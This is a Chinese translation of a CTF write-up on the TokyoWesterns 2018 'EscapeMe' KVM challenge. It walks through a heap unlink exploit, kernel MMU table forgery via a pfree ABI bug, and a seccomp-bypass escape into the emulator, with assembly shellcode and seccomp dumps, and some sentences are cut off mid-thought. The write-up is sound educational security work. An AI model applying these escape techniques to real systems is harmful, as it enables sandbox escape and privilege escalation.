

原文 : <https://david942j.blogspot.com/2018/09/write-up-tokyowesterns-ctf-2018.html>

这里要介绍的，是我见过的最好的KVM

(基于内核的虚拟机)挑战题目！在此，我要特别感谢[@shift_crops](#)为我们带来了一个如此迷人的挑战题目。随着赛事的结束，他已经公布了EscapeMe的[源代码](#)。

EscapeMe

Problem

host : escapeme.chal.ctf.westerns.tokyo
port : 16359

[EscapeMe.tar.gz](#)

Update(2018-09-01 10:22 UTC):

```
$ uname -a
Linux pwnable-escapeme 4.15.0-1017-gcp #18-Ubuntu SMP Fri Aug 10 10:13:17 UTC
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.1 LTS
Release:       18.04
Codename:      bionic
```

Update(2018-09-01 10:30 UTC):

Hint for flag2: check carefully how physical memory of kernel managed.



对于这些公布的文件，读者可以从作者的[repo](#)中下载，其中包括4个二进制文件、2个文本文件和1个python脚本。

```
→ tree
.
├── flag2.txt
├── flag3-sha1_of_flag.txt
├── kernel.bin
├── kvm.elf
├── libc-2.27.so
├── memo-static.elf
└── pow.py

0 directories, 7 files
```

此外，读者还可以从本人的CTF-writes [repo](#) 中找到相关的3个漏洞利用脚本。

简介

这个挑战涉及3个二进制文件，分别是kvm.elf、kernel.bin和memo-static.elf。

同时，该挑战中还有3个旗标，它们分别需要借助位于用户空间、内核空间和宿主机模拟器（kvm.elf）中的shellcode来获取。

首先，在shell中键入./kvm.elf kernel.bin memo-static.elf命令，将看到一个普通的pwn挑战界面：

```
→ ./kvm.elf kernel.bin memo-static.elf
==== secret memo service ====

MENU
1. Alloc
2. Edit
3. Delete
0. Exit
> 1
Input memo > AAAAAAA
Added id:0 entry (8 bytes)

MENU
1. Alloc
2. Edit
3. Delete
0. Exit
> |
```

kvm.elf是一个模拟器（与qemu-system类似），它是通过KVM（利用Linux内核实现的VM）进行模拟的。

kernel.bin实现了一个非常小的内核，能够加载静态ELF二进制文件和一些系统调用。

memo-static.elf是一个普通的ELF文件，实现了一个简单的内存管理系统。

由于源代码已在作者的[存储库](#)中发布，所以，本文仅涉及我用到的漏洞，而不是整个挑战中的所有漏洞。

EscapeMe1：用户空间

memo-static.elf是一个静态链接的二进制文件，所以，我们不妨先过一遍checksec：

```
→ checksec memo-static.elf
[*] '/home/david942j/ctf-writeups/twctf-2018/EscapeMe/memo-static.elf'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

好吧，对于这个挑战来说，checksec没有什么用处，因为执行这个二进制文件的“内核”是在kernel.bin中实现的，它禁用了针对可执行文件的所有现代保护措施。因此，这里漏洞分析

实际上，这是一个“老洞”。在Alloc函数中，我们可以添加一个内存块（在堆上），最多可以添加0x28字节的数据，之后，我们可以设法通过Edit编辑每个内存块的内容，其


```
read(0, memo[id].data, strlen(memo[id].data));
```

如果该内存块恰好有0x28字节的非空数据，那么上面的操作会越界读取下一个块中的内容。

漏洞利用

虽然这是一个简单的堆溢出挑战，但是其中的内存分配不是由我们熟悉的glibc库中的ptmalloc函数完成的。虽然这里的malloc/free的机制与ptmalloc函数的非常相似，但是

我们决定在伪造的数据块上使用unlink攻击，具体如下图所示:



	CCCCCCCC		CCCCCCCC	
	CCCCCCCC		CCCCCCCC	

当编辑块B时将发生堆溢出，将下一个块的大小从0x31改为0x30，同时，还提供了一个正确的prev_size值（0x50）。

然后，我们通过Delete函数删除（释放）块C，这样的话，它就释放的内存就会与前面的（伪造的）块合并，从而调用unlink。因此，原先指向堆的*ptr现在将指向ptr-0x18。

在此之后，虽然几乎可以执行任意的写入操作，但是，它还是面临一个很大的局限性，因为，我们只能写入同一个长度的数据（具体原因，请回想一下Edit的实现）。所以，

1. 修改（位于0x604098处的）top_chunk的指针，让它指向0x604038
2. 这里之所以选择0x604038，因为0x604040处还存储了某些值，这样，我们可以在malloc函数运行期间绕过大小检查
3. 使用Alloc函数向栈申请3次内存，第3个内存块将通过malloc分配堆中top_chunk本身所处的内存，然后我们再次伪造top_chunk并让它指向堆栈地址
4. 再次通过Alloc分配内存，调用malloc在堆上分配内存，从而伪造返回地址。

剩下的事情，就是用准备好的shellcode控制rip，让它指向堆，以读取更多的shellcode并执行之。

然后，我就被卡在这里啦??

是的，我可以设法让shellcode执行，但问题是旗标在哪儿呢？

好吧，由于我坚信必须通过代码执行漏洞才能黑掉接下来的攻击面（内核和模拟器），所以，我决定在搞清楚如何找到flag1之前，先去设法利用这个二进制文件。

经过一些逆向分析之后发现，在kernel.bin中实现了一个特殊的系统调用，编号为0x10c8。该系统调用会将旗标复制到一个只写内存页：

```
uint64_t sys_getflag(void){
    uint64_t addr;
    char flag[] = "Here is first flag : "FLAG1;

    addr = mmap_user(0, 0x1000, PROT_WRITE);
    copy_to_user(addr, flag, sizeof(flag));
    mprotect_user(addr, 0x1000, PROT_NONE);

    return addr;
}
```

所以，我们只需要调用该syscall，利用mprotect将该页面标记为可读，并输出其内容即可。

```
shellcode = asm(
    mov rax, 0x10c8
    syscall
    mov rbp, rax
    '' + shellcraft.mprotect('rbp', 0x1000, 6) + shellcraft.write(1, 'rbp', 60))
```

我在比赛期间使用的脚本，可以从我的[github repo](#)中下载。

实际上，我没有注意到这里也禁用了NX，所以利用ROP来mmap了一个新的内存页，用于放置shellcode。这就是链接中的脚本比我描述的更加复杂的原因。

Flag1:

TWCTF{fr33ly_3x3cu73_4ny_5y573m_c4ll}

EscapeMe2：内核空间

kernel.bin包含三个部分：

1. 实现一个简单的execve来解析和加载用户二进制文件
2. 实现一个MMU表，将虚拟内存映射到物理内存
3. 实现系统调用，包括：read、write、mmap、munmap、mprotect、brk、exit和get_flag（用于EscapeMe1）

我和队友花了很多时间在内存相关的操作中寻找漏洞，这些操作包括mmap、munmap和MMU的实现，不过，这完全就是一个错误的策略??

我们的目标，当然是内核级shellcode。同时，因为如果虚拟地址可以被用户空间访问，自己实现的MMU表就会标记一个比特位，所以，我们不能通过用户空间的shellcode。

漏洞分析

正如前面的提示所言，内存管理中存在一个漏洞。

该漏洞是由模拟器和内核之间的ABI不一致引起的。在模拟器中有一个自己实现的内存分配器，palloc和pfree，并且内核误用了pfree方法。

在调用mmap(vaddr, len, perm) 系统调用时，内核将：

1. 通过hyper-call `pallocc(0, len)`获取长度为len的物理地址paddr
2. 设置MMU表, 将vaddr映射到paddr, 并在其上标记权限位。在设置期间, 可能会多次调用`pallocc(0, 0x1000)` (取决于vaddr是否创建了相应的条目)
3. 返回vaddr

在调用 `munmap(vaddr, len)` 系统调用时, 内核将 :

- 将vaddr映射到paddr
- 超级调用`for(i=0 ~ len >> 12) pfree(paddr + (i << 12), 0x1000);`

这里没有漏洞。

在模拟器中, `pfree(addr, len)`根本不关心参数len (它的函数原型是`pfree(void*)`)。

因此, 如果内存的addr的长度为0x2000, 则调用`munmap(addr, 0x1000)`, 在内核中只有第一页被取消映射, 而在模拟器中所有内存都将被释放 !

为了更好的理解这一点, 请参阅之前的代码 :

```
shellcode = asm(  
    mmap(0x7fff1ffc000, 0x2000) +  
    munmap(0x7fff1ffc000, 0x1000) +  
    mmap(0x217000, 0x1000)  
)
```

该shellcode被执行后, 用户仍然可以访问0x7fff1ffc000 + 0x1000处的内存, 不过, 它现在将指向映射0x217000期间由`pallocc`处理的MMU表项 !

漏洞利用

如果我们可以伪造MMU表, 事情就会迎刃而解。经过一些正确的设置后, 我的0x217000映射到了物理地址0x0, 即内核代码所在地址。

现在, 我们只需要调用 `read(0, 0x217000+off, len)`来覆盖内核即可。

在模拟器中有一个非常有用的超级调用, 它用于将文件读入缓冲区。利用这个调用, 我们可以轻松读取flag2.txt。

```
kernel_sc = asm('''  
    mov rdi, 0  
    call sys_load_file  
    movabs rdi, 0x8040000000  
    add rdi, rax  
    mov rsi, 100  
    call sys_write  
    ret  
sys_write:  
    mov eax, 0x11  
    mov rbx, rdi  
    mov rcx, rsi  
    mov rdx, 0  
    vmncall  
    ret  
sys_load_file:  
    mov eax, 0x30  
    mov ebx, 2 /* index 2, the flag2.txt */  
    mov rcx, rdi /* addr */  
    mov esi, 100 /* len */  
    movabs rdx, 0x0  
    vmncall  
    ret  
''')
```

这个阶段的完整脚本可以从[这里](#)下载。

Flag2:

TWCTF{ABI_1nc0n51573ncy_l34d5_70_5y573m_d357ruc710n}

EscapeMe3 : 掌控世界

现在是最后一个阶段, 即黑掉模拟器。

为了黑掉模拟器, 我们必须搞清楚是否安装了seccomp规则。

```

→ seccomp-tools dump ./kvm.elf kernel.bin memo-static.elf
line CODE JT JF K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x01 0x00 0xc000003e if (A == ARCH_X86_64) goto 0003
0002: 0x06 0x00 0x00 0x00000000 return KILL
0003: 0x20 0x00 0x00 0x00000000 A = sys_number
0004: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0006
0005: 0x06 0x00 0x00 0x00000000 return KILL
0006: 0x15 0x00 0x01 0x00000000 if (A != read) goto 0008
0007: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0008: 0x15 0x00 0x01 0x00000001 if (A != write) goto 0010
0009: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0010: 0x15 0x00 0x01 0x00000003 if (A != close) goto 0012
0011: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0012: 0x15 0x00 0x01 0x00000008 if (A != lseek) goto 0014
0013: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0014: 0x15 0x00 0x01 0x0000000c if (A != brk) goto 0016
0015: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0016: 0x15 0x00 0x01 0x000000e7 if (A != exit_group) goto 0018
0017: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0018: 0x15 0x00 0x01 0x00000010 if (A != ioctl) goto 0020
0019: 0x20 0x00 0x00 0x00000018 A = args[1]
0020: 0x15 0x05 0x00 0x0000ae01 if (A == 44545) goto 0026
0021: 0x15 0x04 0x00 0x0000ae41 if (A == 44609) goto 0026
0022: 0x20 0x00 0x00 0x00000010 A = args[0]
0023: 0x54 0x00 0x00 0x000000ff A &= 0xff
0024: 0x35 0x01 0x00 0x00000007 if (A >= 7) goto 0026
0025: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0026: 0x06 0x00 0x00 0x00000000 return KILL

```



漏洞分析

在EscapeMe2中，我们已经能够伪造MMU表，这对于这个阶段也是非常有用的。MMU表上的物理内存记录，实际上就是（在模拟器中）mmap处理过的页面的偏移量，该

同时，在seccomp规则中也存在一个漏洞，不过，这是我在后来发现的。实际上，这还得感谢我的强大的工具[seccomp-tools](#)：D

Seccomp-tools的模拟器清楚地表明，如果args[0]&0xff < 7，我们就可以调用所有的系统调用。

```

→ seccomp-tools emu seccomp.rule 0xbeef 0
line CODE JT JF K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x01 0x00 0xc000003e if (A == ARCH_X86_64) goto 0003
0002: 0x06 0x00 0x00 0x00000000 return KILL
0003: 0x20 0x00 0x00 0x00000000 A = sys_number
0004: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0006
0005: 0x06 0x00 0x00 0x00000000 return KILL
0006: 0x15 0x00 0x01 0x00000000 if (A != read) goto 0008
0007: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0008: 0x15 0x00 0x01 0x00000001 if (A != write) goto 0010
0009: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0010: 0x15 0x00 0x01 0x00000003 if (A != close) goto 0012
0011: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0012: 0x15 0x00 0x01 0x00000008 if (A != lseek) goto 0014
0013: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0014: 0x15 0x00 0x01 0x0000000c if (A != brk) goto 0016
0015: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0016: 0x15 0x00 0x01 0x000000e7 if (A != exit_group) goto 0018
0017: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0018: 0x15 0x00 0x01 0x00000010 if (A != ioctl) goto 0020
0019: 0x20 0x00 0x00 0x00000018 A = args[1]
0020: 0x15 0x05 0x00 0x0000ae01 if (A == 44545) goto 0026
0021: 0x15 0x04 0x00 0x0000ae41 if (A == 44609) goto 0026
0022: 0x20 0x00 0x00 0x00000010 A = args[0]
0023: 0x54 0x00 0x00 0x000000ff A &= 0xff
0024: 0x35 0x01 0x00 0x00000007 if (A >= 7) goto 0026
0025: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0026: 0x06 0x00 0x00 0x00000000 return KILL

```

return ALLOW at line 0025



接下来的事情就没有什么好说的了，只要黑掉它即可。

漏洞利用

使用伪造MMU表，我们就能访问任意内存，不过，首先要绕过ASLR。为此，可以在libc中读取指针，以泄漏libc的基址和argv的地址。这样，我们就可以在堆栈上编写ROP

我使用ROP链调用mprotect(stack, 0x3000, 7)，并将控制权返回给堆栈上的shellcode。

由于受到seccomp的限制，我们无法启动shell，因为execve之后的系统调用（如open）会被禁止。所以，我决定通过编写ls shellcode来获取flag3的文件名：

```
asm(''
    /* open('.') */
    mov rdi, 0x605000
    mov rax, 0x2e /* . */
    mov [rdi], rax
    mov rax, 2
    xor rsi, rsi
    cdq
    syscall

    /* getdents */
    mov rdi, rax
    mov rax, 0x4e
    mov rsi, 0x605000
    cdq
    mov dh, 0x10
    syscall

    /* write */
    mov rdi, 1
    mov rsi, 0x605000
    mov rdx, rax
    mov rax, 1
    syscall
    ''))
```

得到了如下所示的输出：

[illegible]

然后，读取文件flag3-415254a0b8be92e0a976f329ad3331aa6bbea816.txt，从而获得了最终的旗标。

完整的脚本可以从[这里](#)下载。

Flag3:

TWCTF{Or1g1n4l_Hyp3rc4ll_15_4_h07b3d_of_bug5}

小结

这个挑战让我学到了很多关于KVM的知识（虽然它在这个挑战中并不重要），并且逐级设计的逃逸技术，不仅非常强大，并且非常有趣。

接下来，我将写一篇文章，专门为初学者详细讲解KVM的工作原理，所以，请大家耐心等待。

最后，再次感谢@shift_crops让我度过一个愉快的周末：D

点击收藏 | 0 关注 | 1

[上一篇：突破限制——份安全编写和审计Chr...](#) [下一篇：网鼎杯第四场 shenyue2 w...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)